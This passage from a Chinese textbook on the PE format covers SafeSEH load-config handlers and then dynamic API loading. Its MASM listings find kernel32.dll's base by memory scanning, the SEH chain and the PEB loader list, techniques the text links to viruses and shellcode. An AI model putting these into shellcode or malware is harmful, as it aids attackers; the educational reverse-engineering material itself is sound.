    TimeDateStamp dd                        0
    MajorVersion dw                         0
    MinorVersion dw                         0
    GlobalFlagsClear dd                     0
    GlobalFlagsSet dd                       0
    CriticalSectionDefaultTimeout dd        0
    DeCommitFreeBlockThreshold dd           0
    DeCommitTotalFreeThreshold dd           0
    LockPrefixTable dd                       0
    MaximumAllocationSize dd                0
    VirtualMemoryThreshold dd               0
    ProcessHeapFlags dd                     0
    ProcessAffinityMask dd                   0
    CSDVersion dw                           0
    Reserved1 dw                            0
```

```
46      EditList dd                    0
47      SecurityCookie dd              00000000h
48      SEHandlerTable dd              offset safeHandler ;(VA 地址)
49      SEHandlerCount  dd             00000001h
50    ;IMAGE_LOAD_CONFIG_STRUCT ENDS
51
52    ;注册安全异常回调函数列表(RVA)
53    safeHandler       dd    offset _handler1-00400000h
54                      dd    0
55
56
57    ;-------------------------------------------
58    ; 已注册的异常回调函数
59    ;-------------------------------------------
60    _handler1 proc _lpException,_lpSEH,\
61                   _lpContext,_lpDispatcherContext
62      nop
63      pushad
64      mov esi,_lpException
65      mov edi,_lpContext
66
67      assume edi:ptr CONTEXT
68
69      invoke MessageBox,NULL,addr szText1,NULL,MB_OK
70
71      mov [edi].regEip,offset _safePlace
72      assume edi:nothing
73
74      popad
75
76      mov eax,ExceptionContinueExecution
77      ret
78    _handler1 endp
79
80    ;-------------------------------------------
81    ; 未注册的异常回调函数
82    ;-------------------------------------------
83    _handler2 proc _lpException,_lpSEH,\
84                   _lpContext,_lpDispatcherContext
85      nop
86      pushad
87      mov esi,_lpException
88      mov edi,_lpContext
89
90      assume edi:ptr CONTEXT
91
92      invoke MessageBox,NULL,addr szText2,NULL,MB_OK
93
94      mov [edi].regEip,offset _safePlace
95      assume edi:nothing
96
97      popad
98      mov eax,ExceptionContinueExecution
99      ret
100    _handler2 endp
101
102    start:
103        assume fs:nothing
104        push offset _handler1 ;将已注册的安全异常回调函数加入到 SEH 框架
105        push fs:[0]
106        mov fs:[0],esp
107
108        xor eax,eax  ;引发越界异常
109        mov dword ptr [eax],eax
110
111    _safePlace:
112
113        pop fs:[0]
114        pop eax
115
116        invoke MessageBox,NULL,addr szText,NULL,MB_OK
117        invoke ExitProcess,NULL
118        end start
```

行29～50数据定义了加载配置目录IMAGE_LOAD_CONFIG_DIRECTORY结构。第30行设置字段

Characteristics的值为0x48，第48行定义安全异常函数列表指向第53行，在安全异常函数列表中只定义了函数_handler1的地址，其后紧跟着一个双字的0结束。

行103～106代码将函数_handler1加入到SEH框架。

行108～109通过赋值指令引发一个异常。按照本章开始部分的描述，该异常会首先跳转到fs:0处注册的SEH异常处理队列的开始处，检查队列中的异常处理函数，看发生的异常是否会被认领。由于在主程序中已经将_handler1函数加入到了SEH框架中，且在PE文件的加载配置目录中声明了该函数为安全的异常处理函数，所以程序引发的异常会被_handler1处理。

编译链接的命令如下：

```
ml -c -coff exception4.asm
link-subsystem:windows/section:.text,ERW exception4.obj
```

10.4.2　为PE添加加载配置信息

首先，使用PEInfo小工具查看exception4.exe的所有与节相关的信息如下：

```
建议装入基地址:   0x00400000
文件执行入口（RVA 地址）:   0x10ae
节名称   未对齐前长度   内存中的偏移（对齐后的）  文件中对齐后的长度  文件中的偏移   节的属性
-------------------------------------------------------------------------------------
.text    000000f0     00001000               00000200          00000400     e0000020
.rdata   00000092     00002000               00000200          00000600     40000040
.data    00000029     00003000               00000200          00000800     c0000040
```

因为源代码中将加载配置目录结构放到了代码段的开始，所以，从节的描述中获得代码段在文件的起始偏移为0x00000400，将该地址设置为数据目录表中对加载配置信息的描述里。在数据目录表中添加对IMAGE_LOAD_CONFIG项的定义如下：

```
00000160  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000170  00 00 00 00 00 00 00 00 00 10 00 00 40 00 00 00  ............@...
00000180  00 00 00 00 00 00 00 00 00 20 00 00 10 00 00 00  ......... ......
```

10.4.3 运行测试

由于加入SEH框架中的异常处理句柄已经加入了PE映像的加载配置信息中，所以，系统认领了该处理函数，并执行。如源代码开始的注释中所说，运行结果最终会出现两个对话框：一个是函数_handler1中代码行69处语句弹出的对话框，还有一个就是执行完异常以后主程序代码行116处的语句弹出的对话框。

再来看另外一个程序exception4_2.asm，入口部分代码如下（详细代码请参照随书文件chapter10\exception4_2.asm）：

```
……
start:
assume fs:nothing
push offset _handler2 ;将未注册的异常回调函数加入SEH框架
push fs:[0]
mov fs:[0],esp
xor eax,eax ;引发越界异常
mov dword ptr [eax],eax
……
```

该程序与exception4.asm的不同之处在于：加入到SEH框架中的异常处理函数未在PE映像的加载配置信息中定义，所以执行时一个对话框也不会出。

10.4.4 注册多个异常处理函数示例

源代码chapter10\exception4_1.asm演示了同时注册多个safeHandler的情况，如代码清单10-3所示。

代码清单10-3 注册多个异常处理函数的示例程序（chapter10\exception4_1.asm）

```
……
；数据段
    .data
szText1     db  'safeHandler!',0
szText2     db  'Second safeHandler!',0
szText      db  'HelloWorldPE',0

；代码段
    .code

;IMAGE_LOAD_CONFIG_STRUCT STRUCT
    Characteristics dd                    00000048h
    TimeDateStamp dd                      0
    MajorVersion dw                       0
    MinorVersion dw                       0
    GlobalFlagsClear dd                   0
    GlobalFlagsSet dd                     0
    CriticalSectionDefaultTimeout dd      0
    DeCommitFreeBlockThreshold dd         0
    DeCommitTotalFreeThreshold dd         0
    LockPrefixTable dd                     0
    MaximumAllocationSize dd              0
    VirtualMemoryThreshold dd             0
    ProcessHeapFlags dd                   0
    ProcessAffinityMask dd                 0
    CSDVersion dw                         0
    Reserved1 dw                          0
    EditList dd                           0
```

```
    SecurityCookie dd                 00000000h
    SEHandlerTable dd                 offset safeHandler ;(VA)
    SEHandlerCount  dd                00000002h
;IMAGE_LOAD_CONFIG_STRUCT ENDS

; 构造 RVA
safeHandler      dd    offset _handler1-00400000h
                 dd    offset _handler2-00400000h
                 dd    0


;-------------------------------------------
; 已注册的异常回调函数 1
;-------------------------------------------
_handler1 proc _lpException,_lpSEH,\
             _lpContext,_lpDispatcherContext
 ……
_handler1 endp

;-------------------------------------------
; 已注册的异常回调函数 2
;-------------------------------------------
_handler2 proc _lpException,_lpSEH,\
             _lpContext,_lpDispatcherContext
  ……
_handler2 endp

start:
    assume fs:nothing
    push offset _handler2
    push fs:[0]
    mov fs:[0],esp

   xor eax,eax  ;引发越界异常
   mov dword ptr [eax],eax

_safePlace:

    pop fs:[0]
    pop eax

    invoke MessageBox,NULL,addr szText,NULL,MB_OK
    invoke ExitProcess,NULL
   end start
```

如上所述，在一个程序中允许注册多个安全的异常处理程序，开发者可以在程序的任何地方捕获异常，并将控制权转由异常处理程序进行处理。这使得在大型程序设计中对异常的处理变得高效有序，且能从系统层面杜绝一些不安全的异常接管。需要注意的是，在定义多个safe Handler的时候，一定要注意对RVA要按照从小到大的顺序进行排序，否则，系统在遍历该表时会出现运行流转错误。

大家可以使用OD对exception4进行调试。可以从地址7C95411A处下断点（方法是在OD中输入命令BP 7C95411A），从此处开始的代码是对仿真函数RtlIsValidHandler的一个最好的诠释。

注意　未经许可，对商业产品进行反编译和反汇编都是违法行为。

10.5 小结

本章从Windows中的异常开始，简单介绍了内核模式和用户模式下的SEH处理过程；研究了PE映像中的加载配置信息。特别是针对PE映像中的安全句柄（safe Handler）概念进行了阐述；最后，通过实际的例子演示了PE映像中的加载配置信息是如何参与系统的异常处理机制的。

熟练掌握本章的知识，不仅对理解操作系统结构化异常处理机制有帮助，而且还可以学会通过系统机制实现一些附加的初始化代码的运行，通过接管异常处理实现热补丁等。

第11章　动态加载技术

本章将学习引入函数的动态加载技术。动态加载技术是编写病毒程序、补丁程序必须掌握和学习的一种技术。该技术可以让程序设计者脱离复杂的导入表结构，在程序空间中构造类似导入表的调用引入函数机制。动态加载技术的核心是对被调用函数的地址的获取，调用函数位于动态链接库中。

动态链接库在程序运行时会被加载到进程的虚拟地址空间，因此，首先来看Windows操作系统对进程虚拟地址空间的管理。通过了解进程虚拟地址空间进一步理解操作系统、进程、动态链接库和被调用函数之间的关系。

11.1　Windows虚拟地址空间分配

在32位的机器上，地址空间从0x00000000 ~ 0xFFFFFFFF，总大小为4GB。一般而言，低地址空间，即从0x00000000 ~ 0x7FFFFFFF的2GB是用户空间，高地址空间则被分配给了系统。内存的管理是分层次的，Windows使用一个以页为基础的虚拟地址空间，充分利用了80X86处理器保护模式下的线性寻址机制和分页机制。

由于2GB的用户地址空间对于很多程序并不够用（特别是一些大型的数据库系统），于是微软就想了一些变通的办法。比如，在Windows 2000的启动文件boot.ini中，设置/3GB和/USERVA选项，用户空间就变成3GB，相应的系统空间就减少到1GB。程序编写者在链接可执行文件的时候，指定链接参数-LARGEADDRESSAWARE即可设置PE映像头部标志为常量符号IMAGE_FILE_LARGE_ADDRESS_AWARE。该标志定义在字段IMAGE_FILE_HEADER.Characteristics中，处在单字的第5位上（详细见第3章）。如果开了3GB选项，并且PE头不加这个设置，那么用户空间是2GB,系统空间是1GB。如果开了3GB选项，PE头也加了这个设置，那么用户空间是3GB，系统空间是1GB。

一般情况下，高端的2GB内存是供系统内核使用的。在这高端的2GB空间中安排了操作系统的系统代码和数据，用户一般无法访问到这个地址空间。用户地址空间使用低端2GB内存，其中包含了用户应用程序、调用的动态链接库、用户栈、用户可使用的空闲内存空间等。从整体上看，Windows虚拟内存地址空间的分配见表11-1。

表 11-1 Windows 虚拟内存地址空间分配

虚拟内存地址范围	功　　能
0x00000000 ～ 0x0000FFFF	这段内存是空指针区，同时肯定是不可访问的
0x00010000 ～ 0x7FFEFFFF	这段供进程使用，包括所有的数据、静态或动态加载的 exe 和 dll 模块，以及内存映射文件
0x7FFF0000 ～ 0x7FFFFFFF	此 64KB 的区域是禁止访问的，因为紧挨着它就是内核地址。如果中间没有这个阻拦的话，你可以用一个很长的数据覆盖到内核区域，以破坏内核的完整性和正确性——这是不允许的，试图改写该区域，会产生异常，以阻拦进一步读写内核区域
0x80000000 ～ 0xFFFFFFFF	内核区域。用于线程调度、内存管理、文件系统支持、网络支持和所有设备驱动程序的代码全部在这个分区加载。驻留在这个分区中的一切均可被所有进程共享

11.1.1　用户态低2GB空间分配

不同的操作系统对用户态的2GB的虚拟地址空间分配策略是不同的。在Windows 2000/XP中，大致分配见表11-2。

表 11-2 用户态低 2GB 空间分配

虚拟内存地址范围	功　　能
0x0 ～ 0xFFFF	拒绝访问区域，用于帮助程序员避免引用错误的指针；试图访问这个区域地址的操作将会导致访问越权
0x10000 ～ 0x7FFEFFFF	专用进程地址空间
0x7EFDE000 ～ 0x7EFDEFFF	用于第 1 个线程的线程环境块（TEB）。系统会在这一页的前面创建附加的 TEB（从地址 0x7FFDD000 开始向上）
0x7FFDF000 ～ 0x7FFDFFFF	进程环境块（PEB）
0x7FFE0000 ～ 0x7FFE0FFFF	共享的用户数据页，这个只读方式的页面被映射到系统空间中包含系统时间、时钟计数和版本号信息的一个页面。这个页面的存在使数据在用户态下可以直接读取而不必请求核心态的转换
0x7FFE1000 ～ 0x7FFEFFFF	拒绝访问区域（共享用户数据页面以后剩余的 64KB）
0x7FFF0000 ～ 0x7FFFFFFF	拒绝访问区域，用于防止线程跨越用户 / 系统空间边界传送缓存区。在变量 MmUserProbeAddress 中包含此页的起始地址

11.1.2　核心态高2GB空间分配

核心态高2GB空间供Windows操作系统使用，主要用来存放内核管理所需要用到的代码和数据。大致分配情况见表11-3。

表 11-3　核心态高 2GB 空间分配

虚拟内存地址范围	功　　能
0x80000000 ～ 0xc0000000	内核执行体，HAL 和硬件驱动程序
0xc0000000 ～ 0xc0800000	进程页表和超空间
0xc0800000 ～ 0xFFBE000	系统高速缓存，分页缓冲池，非分页缓冲池
0xFFBE000 ～ 0xFFC0000	崩溃转储驱动程序区域
0xFFC0000 ～ 0xFFFFFFF	保留给 HAL 使用

因为动态加载不涉及内核编程，在这里就不详细介绍了。

11.1.3　HelloWorld进程空间分析

本小节以HelloWorld程序为例，对其进程空间进行分析。首先，使用OD将HelloWorld.exe加载到内存中，查看虚拟地址空间的布局见图11-1和图11-2。

图　11-1　虚拟地址空间一

图 11-2 虚拟地址空间二

如果没有特殊情况（装载基地址处没有其他程序数据），程序代码所在的地址空间的位置由PE中的字段IMAGE_OPTIONAL_HEADER32.ImageBase来确定。从图中可以看出，进程调用的动态链接库已经全部装载或映射到了地址空间里。所以，在HelloWorld中引入的所有函数都可以在地址空间中找到，一些重要的动态链接库比如kernel32.dll，即使应用程序并没有调用其中的函数，操作系统也会早早地把它们加载到系统进程空间中，因为装载进程的函数就在这个库里。没有这个函数，任何进程就不会被创建，本章要介绍的动态加载技术就是利用了操作系统的这个特点。kernel32.dll中有不少动态加载时需要用到的重要函数，这些函数在程序进程地址空间中随手可得。通过这些函数，用户可以自己完成类似于Windows加载器的某些行为，例如，可以自己填充IAT、自己加载DLL到虚拟地址空间等操作。

11.2　Windows动态库技术

较大的程序通常是由许多模块组成的，这些模块独立完成程序中要实现的某些功能，模块与模块间相互协作完成整个软件工作。在构造软件系统时，如果将所有模块的源代码都静态编译到最终的EXE文件中，就会使EXE过大，占用大量的硬盘空间，加载运行后占用大量的内存，不利于节约系统资源；同时，对某个模块代码的变动会导致所有模块源代码的重编译（即使大部分模块的源代码不需要这步操作），这不利于阶段性的单元测试，增加了应用程序重建的复杂性。

Windows系统平台提供了一种有效的编程和运行环境，一些具有通用功能的模块会被单独编译为独立的文件，这些文件通常以DLL为扩展名，程序开发者可以单独对这些文件实现的功能进行独立测试。当多个应用程序同时用到这一个文件时，操作系统只需要将内存中的这段代码共享即可。这种共享代码的方式不仅可以有效地减少EXE文件大小，节约系统资源；还能实现独立的功能测试，共享给需要这个功能的所有程序使用。这就是Windows动态库技术。

动态库技术是Windows最重要的实现技术之一，Windows的许多新功能、新特性都是通过DLL来实现的。其实，Windows本身就是由许多DLL组成的，它最基本的三大组成模块Kernel、GDI和User都是DLL。系统的API函数存储在DLL文件中，以下是DLL的一些特性：

DLL模块中包含各种导出函数，用于向外界提供服务。DLL可以有自己的数据段，但没有自己的栈，使用与调用它的应用程序相同的栈模式；一个DLL在内存中只有一个实例；DLL实现了代码封装性；DLL的编制与具体的编程语言及编译器无关，可以通过DLL来实现混合语言编程；DLL函数中的代码所创建的任何对象（包括变量）都归调用它的线程或进程所有。

用户可以使用静态和动态两种方式来调用它。下面分别介绍这两种调用方式。

11.2.1　DLL静态调用

静态调用，也称为隐式调用，是由编译系统完成对要加载的DLL的符号进行描述，对要调用的函数的符号进行描述并写入PE文件；Windows系统则负责对要加载的PE导入表中描述的DLL符号进行加载，并记录DLL调用次数，对调用函数地址的修正等操作。由于大部分工作由操作系统来完成，所以静态调用方式简单直观，在编程中被大多数的开发者所使用。在汇编语言编程中，调用一个动态链接库的函数通常采用的方式是：把产生动态链接库时产生的".lib"库文件和".inc"包含文件加

入到应用程序的工程中；想使用DLL中的函数时，直接使用函数的名字即可。例如，看以下代码：

```
include user32.inc ;加入包含文件
includelib user32.lib ;加入库文件
;数据段
.data
szText db 'HelloWorld',0
;代码段
.code
start:
invoke MessageBox,NULL,offset szText,NULL,MB_OK ;直接引用函数名字
```

如上所示，MessageBox函数位于动态链接库user32.dll中，所以在静态引用时注明包含文件和库文件，调用相关函数时直接使用函数名。

库文件包含了每一个DLL导出函数的符号名和可选择的标识号，以及DLL文件名，不含有实际的代码。库文件包含的信息进入到最终生成的应用程序中，被调用的DLL文件会在应用程序加载时同时加载到内存中。

11.2.2　DLL动态调用

动态调用又称为显式调用，是由编程者通过API函数加载和卸载DLL来达到调用DLL函数的目的。动态调用相对于静态调用来说比较复杂，但能更加有效地使用内存，是编制大型应用程序时经常使用的一种方式。在Windows系统中，与动态库调用有关的函数主要包括：

LoadLibrary（或MFC的AfxLoadLibrary），装载动态链接库。

GetProcAddress，获取要引入的函数的VA，将符号名或标识号转换为DLL内部地址。

FreeLibrary（或MFC的AfxFreeLibrary），释放动态链接库。

DLL动态链接库是实现Windows应用程序共享资源、节省内存空间、提高使用效率的一个重要技术手段。常见的动态库包含导出函数和资源，也有一些动态库只包含资源，如Windows字体资源文件，称之为资源动态链接库，通常动态库以".dll"、".drv"、".fon"等作为后缀。

相应的Windows静态库通常以.lib结尾，Windows自己就将一些主要的系统功能以动态库模块的形式实现。Windows动态链接库在运行时被系统加载或映射到进程的虚拟空间中，使用从调用进程的虚拟地址空间分配的内存，成为调用进程的一部分，DLL也只能被该进程的线程所访问，DLL的句柄可以被调用进程使用；同样，调用进程的句柄也可以被DLL使用。

11.2.3　导出函数起始地址实例

程序引进动态链接库的最终目的是要调用动态链接库里的函数代码。所以，获取动态链接库中导出函数的起始地址是动态加载技术的关键所在。本小节以user32.dll中的MessageBoxA函数为例，来看如何获取该函数在动态链接库中的起始地址。系统的user32.dll中存放了大量的与用户界面有关的函数，其中就包括弹出对话框的函数MessageBoxA，以下内容是使用PEInfo小工具获取到的关于user32.dll的导出函数的部分资料：

```
导出序号          虚拟地址          导出函数名称
----------------------------------------
00000001        0001b781        ActivateKeyboardLayout
00000002        0001c872        AdjustWindowRect
⋮
000001c0        0004f416        MenuItemFromPoint
000001c1        0003de9e        MenuWindowProcA
000001c2        0003de4e        MenuWindowProcW
000001c3        0001544c        MessageBeep
000001c4        00026544        MessageBoxA
000001c5        0002656c        MessageBoxExA
000001c6        0001f5e5        MessageBoxExW
000001c7        0004916f        MessageBoxIndirectA
000001c8        0004925e        MessageBoxIndirectW
000001c9        00021232        MessageBoxW
000001ca        0000a5bd        ModifyMenuA
000001d2        0000392f        NotifyWinEvent
⋮
```

现在假设user32.dll被动态装载到内存的0x77df0000处（事实上，在Windows XP中，user32.dll总是被加载到这个位置），那么MessageBoxA函数的入口地址就应该是：

```
0x77df0000+0x00026544=0x77e16544
```

如果一个函数在进程地址空间的VA确定以后，最简单的调用方式是通过以下的代码来调用它：

```
push xx ;显示往栈里压入该函数的参数，个数由调用的函数决定
……
mov eax,77e16544 ;将函数的VA地址给eax
Call eax
```

这种方法称为硬编码，即将一些具有固定值的变量直接赋以值的方式进行编程。如上例中MessageBoxA函数的VA就是直接用常量的方法写入到寄存器的，对应代码为：

```
mov eax,77e16544
```

为了能提高程序的兼容性，一般是不建议使用这种方法的，因此，需要开发者使用其他方法将这些固定值计算出来。计算一个导出函数的VA需要熟悉导出表的结构，这部分知识可以参照第5章内容。

11.3 在编程中使用动态加载技术

本节介绍如何在编程中使用动态加载技术，简单来说，需要经过以下三步：

步骤1 获取kernel32.dll的基地址。

步骤2 获取GetProcAddress函数的地址（进一步获取LoadLibrary函数的地址）。

步骤3 在代码中使用获取的函数地址编程。

下面将分别对这三部分内容进行详细介绍。

11.3.1 获取kernel32.dll基地址

获取kernel32.dll基地址是使用动态API技术的第一步，那么都有哪些方法可以使用呢？以下介绍四种常用方法。

1.硬编码

硬编码是所有方法里最笨的一种，但也是最简单、代码量最少的一种。kernel32.dll文件加载到进程中的基地址可以通过以下硬编码的方式获得：

（1）代码运行期前通过dumpbin.exe获取

通过运行dumpbin.exe可以在代码部署前期获取到kernel32.dll的基地址，该地址位于kernel32.dll文件的头部。运行命令如下（黑体部分）：

```
C:\>dumpbin/headers c:\windows\system32\kernel32.dll>a.txt
```

运行结果存储在当前目录下的a.txt文件中。打开a.txt，显示内容如下：

```
Microsoft(R)COFF Binary File Dumper Version 5.12.8078
Copyright(C)Microsoft Corp 1992-1998.All rights reserved.
Dump of file C:\windows\system32\kernel32.dll
……
OPTIONAL HEADER VALUES
10B magic#
7 .10 linker version
83200 size of code
95800 size of initialized data
0 size of uninitialized data
```

```
B64E RVA of entry point
1000 base of code
80000 base of data
7C800000 image base
……
```

上述所列内容加黑部分即为模块kernel32.dll加载到进程后的默认基地址。

（2）代码运行期前通过PEInfo获取

运行本书第2章编写的小工具PEInfo，打开文件C:\windows\system32\kernel32.dll，也可以从输出的信息中获取到kernel32.dll的基地址，如下所示：

```
文件名：C:\WINDOWS\system32\kernel32.dll
----------------------------------------
运行平台：            0x014c
节的数量：            4
文件属性：            0x210e
建议装入基地址：      0x7c800000
文件执行入口（RVA）：  0xb64e
```

上述所列内容加黑部分为kernel32.dll加载到进程后的默认基地址。

（3）代码调试期通过OD获取

在使用OD调试一个进程时，kernel32.dll会被系统装入到进程地址空间，通过OD菜单的选项"查看"|"内存"即可查看用户地址空间的分配，如图11-2所示。从图中就可以看到kernel32.dll在进程地址空间中的基地址，也是0x7c800000（至少在我的机器上是这样的）。不过，在不同版本的NT操作系统下，它的值确实是五花八门。

无论如何，只要通过如上的几种方式获取到了kernel32.dll的基地址，那么在这个动态链接库里向外导出的所有的函数地址也就可以计算出来了。

尝试一下通过这种方法获取其他动态链接库的基地址。有意思的是，你获取的大多数地址都是正确的，而有一些却是不正确的。这是为什么呢？以前说过，系统在加载多个模块时，如果发现两个模块的基地址相同，系统会改变其中一个模块的基地址，以保证两个模块加载到进程地址空间的不同位置。在Windows XP系统中，只有两个动态链接库模块是保证在所有进程的地址空间中都存在的，而且这两个动态链接库总是被加载到该动态链接库文件头部IMAGE_OPTIONAL_HEADER32.ImageBase指定的位置，那就是ntdll.dll

和kernerl32.dll。

有人说，这种硬编码方式实在是太糟糕了，在使用时经常会出现问题，如使用硬编码生成的PE移动到别的操作系统中运行会出现错误。不过它的诱惑也太大了，毕竟开发者不需要编写任何代码即可获取该地址，这对代码大小有严格限制的ShellCode编程是一件极美的事情。

2.从进程地址空间开始搜索

前面提到，kernel32.dll会保证出现在每一个进程的地址空间中，只要扫描当前进程的地址空间，寻找PE特征字符串，分析导出表，查找GetProcAddress函数（笔者称为特征函数）；如果找到，则默认该PE特征位置附近即为kernel32.dll的地址空间；最后，通过对齐特性获取kernel32.dll的基地址。这种方法是寻找API函数地址，乃至模块基地址最常见、最稳定可靠的方法，也算是最笨的办法。至今，许多病毒程序依然使用了这种方法。通过该方法获取基地址的完整代码见清单11-1。

代码清单11-1　从进程地址空间搜索kernel32.dll的基地址（chapter11\searchKernelBase.asm）

```
;------------------------
;获取kernel32.dll的基地址
;从进程地址空间搜索kernel32.dll的基地址
;戚利
;2010.6.27
;------------------------
.386
.model flat,stdcall
option casemap:none

include windows.inc
include user32.inc
includelib user32.lib
include kernel32.inc
includelib kernel32.lib

;数据段
.data

szText db 'kernel32.dll的基地址为%08x',0
szOut db '%08x',0dh,0ah,0
szBuffer db 256 dup(0)

;代码段
.code

start:

call loc0
db 'GetProcAddress',0 ;特征函数名

loc0:
pop edx ;edx中存放了特征函数名所在地址
push edx
```

```
mov ebx,7ffe0000h ;从高地址开始
loc1:
cmp dword ptr [ebx],905A4Dh
JE loc2 ;判断是否为MS DOS头标志
loc5:
sub ebx,00010000h ;内存中按照10000h字节对齐
pushad ;保护寄存器1
invoke IsBadReadPtr,ebx,2 ;判断指针是否为坏指针
.if eax
popad ;恢复寄存器1
jmp loc5
.endif
popad ;恢复寄存器1
jmp loc1
loc2: ;遍历导出表
mov esi,dword ptr [ebx+3ch]
add esi,ebx ;esi指向PE头
mov esi,dword ptr [esi+78h]
nop
.if esi == 0
jmp loc5
.endif
add esi,ebx ;esi指向数据目录中的导出表
mov edi,dword ptr [esi+20h] ;指向导出表的AddressOfNames
add edi,ebx ;edi为AddressOfNames数组起始位置
mov ecx,dword ptr [esi+18h] ;指向导出表的NumberOfNames
push esi
xor eax,eax
loc3:
push edi
push ecx
mov edi,dword ptr [edi]
add edi,ebx ;edi指向了第一个函数的字符串名起始
mov esi,edx ;esi指向了特征函数名起始
xor ecx,ecx
mov cl,0eh ;特征函数名的长度
repe cmpsb
pop ecx
pop edi
je loc4 ;找到特征函数，转移
add edi,4 ;edi移动到下一个函数名所在地址
inc eax ;eax为计数
loop loc3
jmp loc5
loc4:
;特征函数匹配成功，输出模块基地址
invoke wsprintf,addr szBuffer,addr szText,ebx
```

```
94 invoke MessageBox,NULL,addr szBuffer,NULL,MB_OK
95 ret
96 end start
```

行30定义了要查找的特征函数名GetProcAddress。

行37～52构造了一个大循环。从内存的高地址0x7ffe0000开始，每循环一次将该地址减10000h字节，然后判断是否有PE文件的DOS头部特征字符串"MZ"。如果符合条件，则进入内嵌循环。

行73～87是内嵌循环，用以检测一个符合条件的PE文件中的导出表中是否存在特征函数。如果存在，则输出kernel32.dll的基地址。

这种大范围地匹配特征函数查找kernel32.dll的方法在使用时存在一个很明显的问题：如果一个进程中加载的其他模块的导出表中也有相同的特征函数，这种定位方法就会出现错误。于是，我们不得不缩小搜索的范围。由于kernel32.dll模块出现在所有进程的虚拟地址空间里，对该模块地址范围内的调用指令和跳转指令比比皆是，通过从深入了解Windows操作系统机制入手，查找Windows操作系统的各种机制对应的数据结构，或相关信息中是否涉及要查找的kernel32.dll的相关地址是现在常用的一种方法。

3.从SEH框架开始查找

第10章介绍了Windows的SEH异常处理机制。因为操作系统默认分配的机构化异常处理程序指向kernel32._except _handler3函数，通过确定该函数的地址，就可以将地址向前对齐从而找到kernel32.dll的基地址。

当找到函数地址以后，通过对该地址进行舍入余数的办法取10000h的整数位，然后使用上一节在内存中搜索kernel32.dll基地址的方法搜索PE特征。由于本次搜索发生在进程地址空间中，所以搜索时就不再需要通过函数IsBadReadPtr来判断指针的可用性了。见代码清单11-2。

代码清单11-2　通过SEH框架查找kernel32.dll的基地址（chapter11\sehKernelBase.asm）

```
start:

assume fs:nothing
mov eax,fs:[0]
inc eax ;如果eax=0FFFFFFFFh，则设置为0
loc1:
dec eax
mov esi,eax ;esi指向EXCEPTION_REGISTRATION
mov eax,[eax] ;eax=EXCEPTION_REGISTRATION.prev
inc eax ;如果eax=0FFFFFFFFh，则设置为0
jne loc1
lodsd ;跳过0FFFFFFFFh
lodsd ;获取kernel32._except _handler地址
```

```
xor ax,ax ;按照10000h对齐，舍入
jmp loc3

loc2:
sub eax,10000h
loc3:

cmp dword ptr [eax],905A4Dh
jne loc2

;输出模块基地址
invoke wsprintf,addr szBuffer,addr szText,eax
invoke MessageBox,NULL,addr szBuffer,NULL,MB_OK
ret
end start
```

由于该方法使用了操作系统已经公开的特性，所以，其适应性非常强，而且几乎可以在大部分版本的NT操作系统中使用，且代码的长度也不算大。

有没有比这个代码更少的代码呢？答案是肯定的，以下内容介绍的方法就是。

4.从PEB开始查找

第9章线程局部存储中介绍了一个数据结构，即进程环境块（PEB）。它记录了与进程相关的各种结构，其中包含了该进程加载的其他模块的地址。以下所示为该结构中与本章查找kernel32.dll基地址有关的字段：

```
typedef struct _PEB
{
UCHAR InheritedAddressSpace ;//00h
UCHAR ReadImageFileExecOptions ;//01h
UCHAR BeingDebugged ;//02h进程是否在被调试状态
UCHAR Spare ;//03h
PVOID Mutant ;//04h
PVOID ImageBaseAddress ;//08h进程映像基地址
PPEB_LDR_DATA Ldr ;//0Ch加载的其他模块信息
……
```

如上所示，Ldr指向了一个结构，该结构的详细定义为：

```
typedef struct _PEB_LDR_DATA{
ULONG Length ;
BOOLEAN Initialized ;
PVOID SsHandle ;
LIST_ENTRY InLoadOrderModuleList ;
LIST_ENTRY InMemoryOrderModuleList ;
LIST_ENTRY InInitializationOrderModuleList ;
}PEB_LDR_DATA,*PPEB_LDR_DATA ;
```

以上三个LIST_ENTRY记录了当前进程加载的模块。其中，最后一个LIST_ENTRY中记录了进程初始化时加载的模块；这个列表包含了

ntdll.dll和kernel32.dll，而且大多数情况下，kernel32.dll的基地址位于第二个地址处。LIST_ENTRY指向了数据结构_LDR_MODULE，该结构详细定义如下：

```
typedef struct _LDR_MODULE
{
LIST_ENTRY InLoadOrderModuleList ;//0000h
LIST_ENTRY InMemoryOrderModuleList ;//0008h
LIST_ENTRY InInitializationOrderModuleList ;//0010h
PVOID BaseAddress ;//0018h
PVOID EntryPoint ;//001ch
ULONG SizeOfImage ;//0020h
UNICODE_STRING FullDllName ;//0024h
UNICODE_STRING BaseDllName ;//002ch
ULONG Flags ;//0034h
SHORT LoadCount ;//0038h
SHORT TlsIndex ;//003ah
LIST_ENTRY HashTableEntry ;//003ch
ULONG TimeDateStamp ;//0044h
}LDR_MODULE,*PLDR_MODULE ;
```

有了以上的分析，就可以通过PEB查找到kernel32.dll的基地址，部分代码参见代码清单11-3，完整代码请参阅随书文件chapter11\pebKernelBase.asm。

代码清单11-3　通过PEB获取kernel32.dll的基地址主要代码（chapter11\pebKernelBase.asm）

```
start:

assume fs:nothing
mov eax,fs:[30h] ;获取PEB所在地址
mov eax,[eax+0ch] ;获取PEB_LDR_DATA结构指针
mov esi,[eax+1ch] ;获取InInitializationOrderModuleList链表头
;第一个LDR_MODULE节点InInitializationOrderModuleList成员的指针
lodsd
;获取双向链表当前节点后继的指针
mov eax,[eax+8] ;获取kernel32.dll的基地址

;输出模块基地址
invoke wsprintf,addr szBuffer,addr szText,eax
invoke MessageBox,NULL,addr szBuffer,NULL,MB_OK
ret
end start
```

可以看出，使用这种方法最终生成的字节码应该算是比较少的了。

以上简单介绍了四种获取kernel32.dll基地址的方法，这四种方法各有利弊，大家可以根据不同的目的，不同的环境选择使用不同的方法。

获取kernel32.dll的基地址是使用动态API技术的第一步，下一步是获取kernel32.dll的两个重要API函数的地址。

11.3.2　获取GetProcAddress地址

kernel32.dll被装载入内存后，除了一些可以丢弃的节外，其他内容都会被装入，这样kernel32.dll的导入表、导出表、文件头等数据都会存放在程序的地址空间中；即使是一个没有任何函数调用的程序，在被装载后，其地址空间依然会有kernel32.dll的内容。所以，只要有了kernel32.dll的基地址，通过导出表就可以找到kernel32.dll中的两个重量级的函数：

LoadLibrary（动态装入某个dll模块）

GetProcAddress（从被装入的模块中获取API函数的地址）

事实上，有了kernel32.dll的基地址和函数GetProcAddress的VA以后，通过调用该函数即可获取kernel32.dll中其他所有函数的地址，这其中包括LoadLibraryA的地址。基于这个原因，在本小节的标题中只列出了GetProcAddress函数的地址。以下是函数GetProcAddress的完整定义：

```
